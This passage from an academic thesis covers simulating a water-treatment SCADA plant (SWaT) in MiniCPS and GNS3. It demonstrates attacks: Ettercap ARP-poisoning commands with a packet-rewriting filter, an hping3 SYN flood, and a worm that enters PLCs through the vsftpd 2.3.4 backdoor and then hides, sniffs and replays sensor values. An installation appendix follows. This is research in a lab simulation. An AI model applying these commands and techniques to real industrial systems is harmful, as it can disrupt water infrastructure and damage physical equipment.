


Figure 5.3. Typical data exchange in Ethernet/IP

461	67.374011	192.168.1.10	192.168.1.20	TCP	74 51236 → 44818 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM=1 TSval=145238232 TSecr=0 WS=128
462	67.374172	192.168.1.20	192.168.1.10	TCP	74 44818 → 51236 [SYN, ACK] Seq=0 Ack=1 Win=65160 Len=0 MSS=1460 SACK_PERM=1 TSval=2214902804 TSecr=145238232 WS=128
463	67.374291	192.168.1.10	192.168.1.20	TCP	66 51236 → 44818 [ACK] Seq=1 Ack=1 Win=64256 Len=0 TSval=145238233 TSecr=2214902804
464	67.416159	192.168.1.10	192.168.1.20	ENIP	94 Register Session (Req), Session: 0x00000000
465	67.416356	192.168.1.20	192.168.1.10	TCP	66 44818 → 51236 [ACK] Seq=1 Ack=29 Win=65152 Len=0 TSval=2214902846 TSecr=145238274
466	67.417734	192.168.1.20	192.168.1.10	ENIP	94 Register Session (Rsp), Session: 0xB1562BBE
467	67.417892	192.168.1.10	192.168.1.20	TCP	66 51236 → 44818 [ACK] Seq=29 Ack=29 Win=64256 Len=0 TSval=145238276 TSecr=2214902847
468	67.419615	192.168.1.10	192.168.1.20	CIP CM	134 Unconnected Send: 'LS203:2' - Service (0x4c)
469	67.419742	192.168.1.20	192.168.1.10	TCP	66 44818 → 51236 [ACK] Seq=29 Ack=97 Win=65152 Len=0 TSval=2214902849 TSecr=145238278
470	67.425048	192.168.1.20	192.168.1.10	CIP	116 Success: 'LS203:2' - Service (0x4c)

Figure 5.4. Packet Capture of a Ethernet/IP connection

the number of established sessions is present. From now on, the session has been registered, and the two devices can start to exchange data.

Data exchange starts with a Send RR Data (Command field = `0x6f00`) in which is present the name of the resource to be updated (or the resource requested) and the session number established previously. The producer will respond with a Send RR Data Response to provide the requested value. Look at Fig. 5.5 and 5.6 to see an example of the last two packets.




Figure 5.5. Send RR Data Packet




Figure 5.6. Send RR Data Response packet

5.2 ARP Poisoning

Knowing the structure of packets that are exchanged between the devices, the first attack that has been performed is ARP Poisoning. ARP (Address Resolution Protocol) is the protocol that, thanks to the knowledge of the IP address of a node, allows the discovery of the MAC address of the same node. Once the MAC address is discovered, it is cached in the ARP table. ARP poisoning aims to compromise the ARP table of the victim, binding the IP address of a counterpart with the MAC address of the attacker. To compromise the ARP table, the attacker sends malicious ARP replies. In this way, it is possible to perform Man In The Middle.

Man In The Middle can be performed passively or actively. The passive way is used to only sniff data flowing in the connection. For example, consider a typical communication between host A and host B. If an attacker C can poison both hosts' ARP table, when A sends a packet to B, the attacker will receive it. Then he will forward the packet to B. In this way, A and B will be able to communicate with each other, but the attacker can read all the messages.

Before forwarding the sniffed packet to B, the attacker can also modify the packets to change data or, if the packet is encrypted, make it impossible for B to decrypt the message. This is what is defined to be an active Man In The Middle.

One of the most famous and used tools for ARP poisoning is Ettercap [38]. This open-source project can perform Man In The Middle in active and passive modes, supporting different protocols, even encrypted ones such as SSL.

To install Ettercap:

```
sudo apt update
sudo apt install ettercap-common
```

To perform a passive ARP poisoning:

```
ettercap -T -M arp:[opt] MAC_vict1/IP_vict1/Port1/ \
MAC_vict2/IP_vict2/Port/ -i <attackerInterface>
```

Where: -T is the option that enables the text-only interface; -M (or -mitm) is used to indicate Man In The Middle; arp:[opt] is used to indicate that has to be performed an ARP poisoning. [opt] can be substituted with "remote", which is optional but must be added in case the victim IP is a remote address, and

with "oneway" used in case the attacker wants to compromise only the connection from victim1 to victim2 and not vice-versa. Then is needed to specify the network parameters of the victims. It is possible not to specify one or more fields (for example, in case Port is not specified, messages directed to all the ports of the victim will be sniffed). Lastly, the command must specify the attacker interface to be used with the -i option.

When Ettercap starts working, it disables the IP forwarding of the node. This is done because the sniffer engine will forward itself the sniffed packets. Thus, if the IP forwarding was enabled, the counterpart would receive two times the same packet.

It is important to notice that, in the MiniCPS simulation, Etterecap cannot forward the packet by itself. Thus, it is possible to perform only passive MITM, and to be able to perform it, it is necessary, after the start of the tool, to enable the IP forwarding again, running:

```
sysctl -w net.ipv4.ip_forward=1
```

To let Ettercap hijack the sniffed packets, the option `-F <file>` must be added in the previous command. The file passed as an argument is a filter used to modify the packets before Ettercap forwards them. It is possible to load more than one filter. An example of a filter is present in the MiniCPS folder: `minicps/scripts/-attacks/mitm-INT-42.ecf`. That example filter is used to modify every int values exchanged in the communication, with the value 42.

Analyze, now, a complete active Man In The Middle in the Secure Water Treatment simulation (performed in GNS3 simulation). In Fig. 5.7, it is possible to look at the filter used. The filter look at the incoming packet. If it is a TCP packet received on port 44818, it is an Ethernet/IP packet. Then it reads the first two bytes of the payload to verify if the packet contains a send RR data (`0x6f00`). If it is, the filter controls the presence of the sequence `0x020000000000b200` that indicates that the Ethernet/IP packets contain two items: Null address and Unconnected data item. A check on the status of the response is done (it must be Success). Finally, it is verified that the payload is float type (`0xca00`). If all these conditions are true, the data is overwritten with the value 0x0.

This is an elementary example provided to show how Ettercap works. However, in the context of SWaT, it can be considered an actual possible attack. It brings to a sudden stop of the simulation: since all the micro-controller would think that all the tanks (except those directly controlled, thus checked directly from the database) would be empty, they will close all the pumps and valves.

After this first option of attack, which can be considered a Denial of Service, it is interesting to analyze how it is possible to cause physical damage in the plant, performing MITM.

A possibility is to alter the communication between two PLCs so that a valve is opened and closed rapidly. The vendors of this kind of actuators, are able to grant the device for a limited number of actions (that in this case is some hundreds of thousand open and close action). If the attacker can perform this kind of hijacking, the victim valve could be led to a sudden break, or at least, its life cycle would be reduced.

```
if (ip.proto == TCP && tcp.src == 44818) {
    # ENIP response
    if (DATA.data == "\x6f\x00") {
        # ENIP Send RR Data packet
        if (DATA.data + 30 == "\x02\x00" && DATA.data + 32 ==
           "\x00\x00" &&
            DATA.data + 34 == "\x00\x00" && DATA.data + 36 ==
               "\xb2\x00") {
            # ENIP 2 items: NULL Address and Unconnected Data Item
            # CIP packet begins at DATA.data + 40, size at
               DATA.data + 38
            if (DATA.data + 40 == "\xcc\x00" && DATA.data + 42 ==
               "\x00\x00") {
                # CIP response for service 0x4c with status Success
                if (DATA.data + 44 == "\xca\x00") {
                    # Data type is Float, overwrite
                    DATA.data + 46 = "\x00\x00\x00\x00";
                }
            } else {
                msg("Not sucessful CIP resp for 4c service\n");
            }
        } else {
            msg("Not ENIP with Null Addr and Unconnected Data
               Item\n");
        }
    }
}
```

Figure 5.7. The figure shows the example of filter provided by MiniCPS.

Another possibility is to perform MIMT between PLC and physical process (it is possible only in the GNS3 simulation since, in MiniCPS this communication is performed as a read in a local database). Compromising this communication is equivalent in the real system to altering the sensors that provide water levels to the PLCs. For example, altering communication between PLC1 and PhysicalProcess in such a way PLC1 will always receive a value greater than 0.5 as the water level in RWT tank and alter the communication between PLC1 and PLC2. Thus PLC1 thinks the UFF tank is empty, leading to the following situation: the pump P101 will be enabled for an extended period without water flow in it. This could lead to the overheating of the component and, depending on the pump's power, can lead to its burnt.

5.3 Syn Flood

The second attack that has been implemented is a Denial of Service attack, in particular, a Syn flood. It is an attack in which the attacker starts a TCP connection sending a SYN to the victim. The victim will respond with the SYN-ACK packet of the three-way handshake. Instead of completing the handshake with the ACK-ACK packet, the attacker will start a new TCP connection. These actions are repeated many times (depending on the memory and computational power of the victim, even millions of times). The victim will spend many resources, in keeping those connections alive and close the connection after a timeout. Thus it will not be able to establish new TCP connections with legitimate hosts.

To perform this attack `hping3` has been used. It is a tool that allows the custom packets of various protocols such as TCP/IP and ICMP. To install the tool:

```
sudo apt update
    sudo apt install hping3
```

To start the attack:

```
hping3 -S --flood <IP victim>
```

in which the -S option is used to set the SYN flag in the TCP packet, and the –flood option is used to ask the tool to send packets as fast as possible without waiting for a response from the counterpart.

As said, depending on the computational power and the amount of memory of the victim, a different amount of TCP connection is required to create a Denial of Service. For example, in the GNS3 simulation, one single attacker could cause only a slight slowdown, while the usage of two or more attacks caused the victim to crash and shut down.


The attack was performed to PLC1 (IP: 192.168.1.10) from the two attackers (IP: 192.168.1.77 and 192.167.1.78)

It is possible to see in Fig. 5.8 the moment the first attacker starts opening TCP connections. In the Fig. 5.9 the PLC1 start closing those connections, replying with TCP RST. Finally, in Fig. 5.10 when the second attacker starts sending SYN packets to the PLC1, the latter cannot manage all the traffic, so it crashes. In this way, the simulation is blocked.

5.4 S.P.A.R.A


The last attack implemented is a worm called S.P.A.R.A.. The name comes from the name of the four actions performed by the malware:

- Stealth: try hiding.
- Propagate: infect the PLCs in the network.
- Analyze: study the system behavior.



28933 62.809406	192.168.1.77	192.168.1.10	TCP	54 9160 → 0 [SYN] Seq=0 Win=512 Len=0
28934 62.809415	192.168.1.77	192.168.1.10	TCP	54 9161 → 0 [SYN] Seq=0 Win=512 Len=0
28935 62.809423	192.168.1.77	192.168.1.10	TCP	54 9162 → 0 [SYN] Seq=0 Win=512 Len=0
28936 62.809431	192.168.1.77	192.168.1.10	TCP	54 9163 → 0 [SYN] Seq=0 Win=512 Len=0
28937 62.809440	192.168.1.77	192.168.1.10	TCP	54 9164 → 0 [SYN] Seq=0 Win=512 Len=0
28938 62.809448	192.168.1.77	192.168.1.10	TCP	54 9165 → 0 [SYN] Seq=0 Win=512 Len=0
28939 62.809457	192.168.1.77	192.168.1.10	TCP	54 9166 → 0 [SYN] Seq=0 Win=512 Len=0
28940 62.809466	192.168.1.77	192.168.1.10	TCP	54 9167 → 0 [SYN] Seq=0 Win=512 Len=0
28941 62.809474	192.168.1.77	192.168.1.10	TCP	54 9168 → 0 [SYN] Seq=0 Win=512 Len=0
28942 62.809482	192.168.1.77	192.168.1.10	TCP	54 9169 → 0 [SYN] Seq=0 Win=512 Len=0
28943 62.809491	192.168.1.77	192.168.1.10	TCP	54 9170 → 0 [SYN] Seq=0 Win=512 Len=0
28944 62.809499	192.168.1.77	192.168.1.10	TCP	54 9171 → 0 [SYN] Seq=0 Win=512 Len=0
28945 62.809508	192.168.1.77	192.168.1.10	TCP	54 9172 → 0 [SYN] Seq=0 Win=512 Len=0
28946 62.809516	192.168.1.77	192.168.1.10	TCP	54 9173 → 0 [SYN] Seq=0 Win=512 Len=0
28947 62.809525	192.168.1.77	192.168.1.10	TCP	54 9174 → 0 [SYN] Seq=0 Win=512 Len=0
28948 62.809533	192.168.1.77	192.168.1.10	TCP	54 9175 → 0 [SYN] Seq=0 Win=512 Len=0

Figure 5.8. Packet Capture of first attacker start opening TCP connection



29217 62.812967	192.168.1.77	192.168.1.10	TCP	54 10483 → 0 [SYN] Seq=0 Win=512 Len=0
29218 62.812975	192.168.1.10	192.168.1.77	TCP	54 0 → 8845 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
29219 62.813000	192.168.1.77	192.168.1.10	TCP	54 10484 → 0 [SYN] Seq=0 Win=512 Len=0
29220 62.813007	192.168.1.10	192.168.1.77	TCP	54 0 → 8846 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
29221 62.813032	192.168.1.77	192.168.1.10	TCP	54 10543 → 0 [SYN] Seq=0 Win=512 Len=0
29222 62.813039	192.168.1.10	192.168.1.77	TCP	54 0 → 8847 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
29223 62.813069	192.168.1.77	192.168.1.10	TCP	54 10544 → 0 [SYN] Seq=0 Win=512 Len=0
29224 62.813076	192.168.1.10	192.168.1.77	TCP	54 0 → 8848 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
29225 62.813101	192.168.1.77	192.168.1.10	TCP	54 10545 → 0 [SYN] Seq=0 Win=512 Len=0
29226 62.813108	192.168.1.10	192.168.1.77	TCP	54 0 → 8849 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
29227 62.813133	192.168.1.77	192.168.1.10	TCP	54 10546 → 0 [SYN] Seq=0 Win=512 Len=0
29228 62.813141	192.168.1.10	192.168.1.77	TCP	54 0 → 8850 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
29229 62.813166	192.168.1.77	192.168.1.10	TCP	54 10547 → 0 [SYN] Seq=0 Win=512 Len=0
29230 62.813173	192.168.1.10	192.168.1.77	TCP	54 0 → 8851 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
29231 62.813198	192.168.1.77	192.168.1.10	TCP	54 10548 → 0 [SYN] Seq=0 Win=512 Len=0
29232 62.813205	192.168.1.10	192.168.1.77	TCP	54 0 → 8852 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0

Figure 5.9. Packet Capture of PLC1 closing connection from first attacker

- Real Attack: perform actions that aim to compromise the system

In the following, all four phases of the worm will be described in detail.

Stealth

During this phase, the worm tries hiding, changing its process name every 0.5 seconds. The function `changeName()` is called in the main thread. This function instantiates an empty vector of used names. Then, it searches for running processes in the machine. For all the running processes, it gets the name, and, if it is different from "python" and "python3" and the name has not been used yet, the worm process name is updated. The name used is added to the used names vector. When all the running processes' name has been used, the vector is emptied. The get of the name of the running processes and the update of the virus process is done thanks to the usage of the `libc` library. The function `prctl(int x, unsigned long buffer, unsigned long 0, unsigned long 0, unsigned long 0)`, with x=16, can be used in the case of getting the name, while x=15 in the case of updating the new name. In the first case, the name will be saved in the buffer variable. Instead, in case of an update, the name must be provided in the same variable.




Figure 5.10. Packet Capture of second attacker starting opening TCP connection and PLC1 becoming unresponsive

Propagate

The propagation phase exploits a vulnerability, CVE-2011-2523 [39], in the vsftpd version installed in the PLC nodes (2.3.4). This vulnerability allows the attacker to open a shell in the victim through a backdoor in the code. Through the shell opened, it is possible to transfer the worm and start it.

To open the backdoor, the attacker must connect to the vsftpd server running:

```
ftp <IP victim>
```

and log in using whatever username that end with ":)" such as "user:)"; the password can be whatever random string. It does not have relevance.

Then it is possible to close the FTP connection and it is possible to connect to the backdoor opened on port 6200 running:

```
nc <IP victim> 6200
```

If the host in which S.P.A.R.A is run is not a PLC, it creates a thread in which the function `spread()` is run. The function, first of all, starts an HTTP service. Then it cycles through the IP addresses of the six PLCs, connects to the FTP server running on them, and logs in using "user:)" as username and "pass" as password, then it closes the connection.

The worm then creates a new sub-process for each of the six PLCs, connecting to port 6200 using Netcat.

Through a python script, the attacker exploits the shell opened in the victim to perform a GET request to the HTTP service running on the attacker, requesting for the worm.

Finally, the worm is started.

Analyze

Once the six PLCs are infected with S.P.A.R.A, the third phase starts. During this phase, the worm studies the behavior of the entire plant, saving the values

recorded by sensors (database of PhysicalProcess). To do this job, the worm uses the function `packetCap` that is called in a new thread. S.P.A.R.A declares two variables. They are both `dict`. The first is called `sessions` while the second is `recValues`. Since the Send RR data Response packet does not contain the name of the resource requested in the Send RR Data, but only the session number, it is needed to save this couple. The `packetCap()` opens a socket listening for all the Ethernet frames passing through the network card of the PLC. If the packet is directed to localhost (source and destination MAC equals 0x000000000000), it is discarded. If the packet is an incoming one, it is verified that it is an Ethernet/IP Send RR Data packet, the presence of the sequence `0x020000000000b200`, and, finally, that it is a request (`0x5202`). If all the conditions are true, then the session number is saved as a key, and the resource name is saved as the value in the sessions dictionary.

If the packet satisfies all the conditions except being a request, the presence of `0xcc00` indicates that the packet is a response instead. In this case, the session number is searched in the sessions dictionary to recover the resource name. If the resource name is not present in `recValues` dictionary, a new entry is added, with the resource name as the key and an empty vector as values. Then the value present in the response packet is added to the vector. In this way, the worm running in the PLC2, for example, will store all the values assumed by LS201, LS203, and LS205. Table 5.1 and 5.2 shows an example of both variables.

key	value
0xda9df217	LS202:2
0x2a024f03	LS203:2
0x8da598b2	LS201:2
...	...

Table 5.1. Example of sessions dict.

key	value
LS201:2	[1, 0.98, 0.97, ...]
LS202:2	[0.99, 0.98, 0.97, ...]
LS203:2	[1, 0.98, 0.96, ...]

Table 5.2. Example of recValues dict.

Real Attack

Finally, the last phase of S.P.A.R.A acts to decouple the control layer of the plant from the physical one. This goal is achieved thanks to `packetMod()` function. Also this function is called in a new thread that starts three seconds after the packetCap thread.

The aim of the function is to keep the enip server in a state that does not reflect the actual state of the water process. To perform this action, it opens a socket listening to the Ethernet frames passing from the network card of the PLC. It looks for packets that contains Send RR write request. When the worm capture a packet of this type, it overwrite the value in the enip server, sending a new Send RR write request with a value recorded in the analysis phase. The values saved in the analysis phase are sent to the enip server in the order in which they are recorded thanks the indexes dictionary variable that allows to iterate in the recValues variable.

All the Send RR Data sent by the packetMod function, add the option `--timeout-ticks 150`. In such a way, it is possible to distinguish the malicious request

sent to overwrite values to the legitimate one (that uses the default timeout equals to 157). The byte containing that parameter is the number 47 of the Command-specific data in the send RR data Request. The necessity to distinguish the two type of traffic, comes from the fact that, if the worm replied to both legitimate and malicious it would generate a lot of traffic, trying to overwrite values that does not need to be overwritten (since they are already the malicious ones).

Thanks to the fourth phase of S.P.A.R.A., all the PLCs cannot react in real time to the changes in the physical process.

It must be highlighted, however, that this delay is introduced only in the communication between two PLCs and not in the communication between a PLC and a sensor (database present in the physical process).

Thus, due to the nature of the worm, it is not possible to overfill a tank (that, once crossed the water threshold, would close the in-valve). Instead, the worm has two different effects. The first is a denial of service. Glaringly, the decoupling of the physical layer from the control one, cause the actuators to move almost in a stochastic way, making the water flow very slow, and in some situation even null.

The second effect of the worm concern the actuators (pumps and valves) and the pipes. Indeed, when the system is infected, the activation and deactivation of the pumps, and opening and closing of the valves, that in a normal situation happen in a controlled and synchronous way, can be asynchronous. Looking at the Fig. 4.1, can happen that `P101` is active and `MV201` is closed. This situation lead P101 to an high effort that requires more electrical power that lead to an overheating. More over the pressure in the pipe will rise, causing, at least in theory, damages in the valve that should not be used to that high fatigue. Lastly, the water pressure will fall even in the gaskets, whose corruption lead the water out flows the pipe.

Chapter 6

Conclusions

In the actual era, scientific research mainly bases on technological evolution. Computer science plays an essential role in this kind of evolution. It is a transversal discipline that influence and helps almost every kind of field, from Medicine to Physic, from Industry to everyday life. One consequence of the widespread computer science has been the want to automate everything, giving birth to the Cyber-Physical Systems.

The work done in the thesis focused on the simulation of those kinds of systems.

The thesis aimed to analyze how different simulation tools could be used to replicate a real CPS, particularly a SCADA system. The two used tools, MiniCPS and GNS3, have a different natures. MiniCPS is indeed a framework that has been developed exclusively to simulate CPS. Therefore, its scope can be considered achieved, even if the framework cannot be considered a complete solution, but only an excellent project whose development has yet to be concluded.

On the other hand, GNS3 is a very mature software for simulating virtual networks, even if it does not directly support the simulation of CPS. However, the high number of appliances provided by the GNS3 community makes the tool extremely versatile.

The principal strength of MiniCPS is the reproducibility that allows researchers to share and build up the same topology in different locations, with the only share of the python script.

On the contrary, GNS3 requires much time to build a topology, discouraging the share of research projects.

Considering the last considerations, MiniCPS could be an excellent tool to simulate not-too-complex topologies, especially those requiring sharing results and tests. GNS3 can be considered a better tool for complex CPS or long-period project that does not require reproducibility property.

The work done can be carried on expanding the SWaT simulation. In the thesis, the simulation introduced several differences with respect to the real process. One example is in the Chemical Disinfection stage. In the simulation, compounds flow (HCl, $NaCl$, and $NaOCl$) does not depend on the PH of the water (that could be simulated by a sequence random number, for example).

Another possibility of future work is to develop a SWaT simulation using both GNS3 and MiniCPS, trying to maximize the pros of both tools. In GNS3, it is possible to create nodes from a virtual machine instance. It is possible to create a VM, install MiniCPS, and simulate the micro-system PLC plus sensors. Then, import the VM in GNS3 as an appliance, considering it a unique node. In such a way, it is possible to delete the PhyisicalProcess server, eliminating the network communication in the simulation that does not exist in the real system.

Appendix A

MiniCPS User Manual

All the work done during the thesis project has been done using a Ubuntu 22.04 virtual machine. Before installing MiniCPS, it must be installed Mininet on your Ubuntu device. It can be done by cloning the GitHub repository and by running the following command on the terminal:

```
git clone https://github.com/mininet/mininet
```

Then, navigate into the root folder of the software and run the script that allows installing the software:

```
mininet/util/install.sh -a
  sudo pip install mininet
```

In the first command, the option `-a` is used to install all the packages. There are some other options, such as `-nfv`, that it is used to install only a part of the tools included in Mininet (e.g. it will not install Wireshark with this option). Also, it is possible to add `-s <dir>` to locate the source code of Mininet in `<dir>` instead of the home directory.

Now, it is possible to test the installation of Mininet, creating an elementary topology composed of two hosts, a switch, and a controller. It can be done by running the command:

```
sudo mn
```

If the simulation works, go on with the installation of MiniCPS. First of all, some libraries:

- nose: a python library that helps in the management of tests, for example running all files whose name start or finish with `test`
- rednose: python library used as a plugin of `nose`. It simply adds colors to the output text.
- cryptography: python library that provides a set of cryptographic primitives.
- pyasn1: python library that provides primitives to encode with Abstract Syntax Notation One.

- pymodbus: python library that provides support for the industrial protocol Modbus
- cpppo: python library that provides support for Modbus and Ethernet/IP. It is worth highlighting that the latter is the protocol used by the SWaT simulation.
- twisted: python library, which is written with the event-based paradigm, provides support for network protocol (e.g. SSH, HTTP, and FTP)
- networkx: python library used to create and manipulate complex network topologies.
- bcrypt: python library that provides support for password hashing. It is not declared in the MiniCPS documentation but is required by the framework.

```
sudo pip install nose
sudo pip install rednose
sudo pip install cryptography
sudo pip install pyasn1
sudo pip install pymodbus
sudo pip install cpppo
sudo pip install twisted
sudo pip install networkx
sudo pip install bcrypt
```

After having satisfied all the requirements, it is possible to go on with the installation of MiniCPS, running in the command line:

```
sudo pip install minicps
```

If everything works without errors, you can now download the source code of MiniCPS to verify the correct installation and to make the last adjustments.

```
git clone https://github.com/scy-phy/minicps
```

```
hosts[name] = self.addHost(
                  name,
                  ip=params['ip'] + params['netmask'],
                  mac=params['mac'])
```

Figure A.1.

```
hosts[name] = self.addHost(
                  name,
                  ip=params['attr_dict']['ip'] +
                     params['attr_dict']['netmask'],
                  mac=params['attr_dict']['mac'])
```

Figure A.2.

To make everything work fine, it may be needed to make a few changes in the source code of MiniCPS: modify lines 241 and 242 in file `/minicps/networks.py` (Fig. A.1)

with the code in Fig. A.2

Also, in `pymodbus/servers.py` change lines 5,6,7, and 13 (Fig. A.3) with the code in Fig. A.4

The last change needed in the source code of MiniCPS is in the file `minicps/-protocols.py`, in the `_receive` method of the `EnipProtocol` class, Fig. A.5, add `--print` option in line 414, as you showed in Fig. A.6:

To let this change be effective, add the folder to `PYTHONPATH` variable, running in the command line:

```
export PYTHONPATH=\$PYTHONPATH:$HOME/minicps
```

Also, it may be needed to change the soft link `python` to `python2.7`:

```
sudo ln -sf /usr/bin/python2.7 /usr/bin/python
```

Navigate into MiniCPS folder and run:

```
make tests
```

All 46 tests should succeed.

Lastly, optional for the general usage of MiniCPS, but required for the simulation discussed in this work, install `Pox`:

```
cd
git clone https://github.com/noxrepo/pox
```

```
from pymodbus.server.async import StartTcpServer
from pymodbus.server.async import StartUdpServer
from pymodbus.server.async import StartSerialServer
...
from pymodbus.server.async import StartTcpServer
```

Figure A.3.

```
from pymodbus.server.asynchronous import StartTcpServer
from pymodbus.server.asynchronous import StartUdpServer
from pymodbus.server.asynchronous import StartSerialServer
...
from pymodbus.server.asynchronous import StartTcpServer
```

Figure A.4.

Update the pox reference present in MiniCPS, running in the home directory:

```
/minicps/bin/pox-init.py -p ~/pox -m ~/minicps/bin/init
```

Then, move the file `examples/swat-s1/firewall.py` in `pox/pox/misc/`. It is the file containing the controller of the simulation.

The following, are some useful Mininet Command Line Interface commands that can help in the usage and/or development of a MiniCPS simulation:

- `nodes`: used to display all nodes in the topology
- `hosts`: used to display all hosts in the topology
- `links`: used to display how nodes are connected in the topology
- `<host1> ping <host2>` : used to ping from host 1 to host 2
- `pingall`: used to perform a reachability test, pinging all pairs of nodes in the topology
- `exit`: used to exit from a Mininet simulation cleanly

Moreover, two Linux commands:

- `sudo mn`: as seen in the previous section, is used to start a simple topology running a switch, two hosts, and a controller.
- `sudo mn -c`: used in case of a crash, it cleans all Mininet files.

```
cmd = shlex.split(
           self._client_cmd +
           '--log ' + self._client_log +
           '--address ' + address +
           ' ' + tag_string
       )
```

Figure A.5.

```
cmd = shlex.split(
           self._client_cmd + '--print ' +
           '--log ' + self._client_log +
           '--address ' + address +
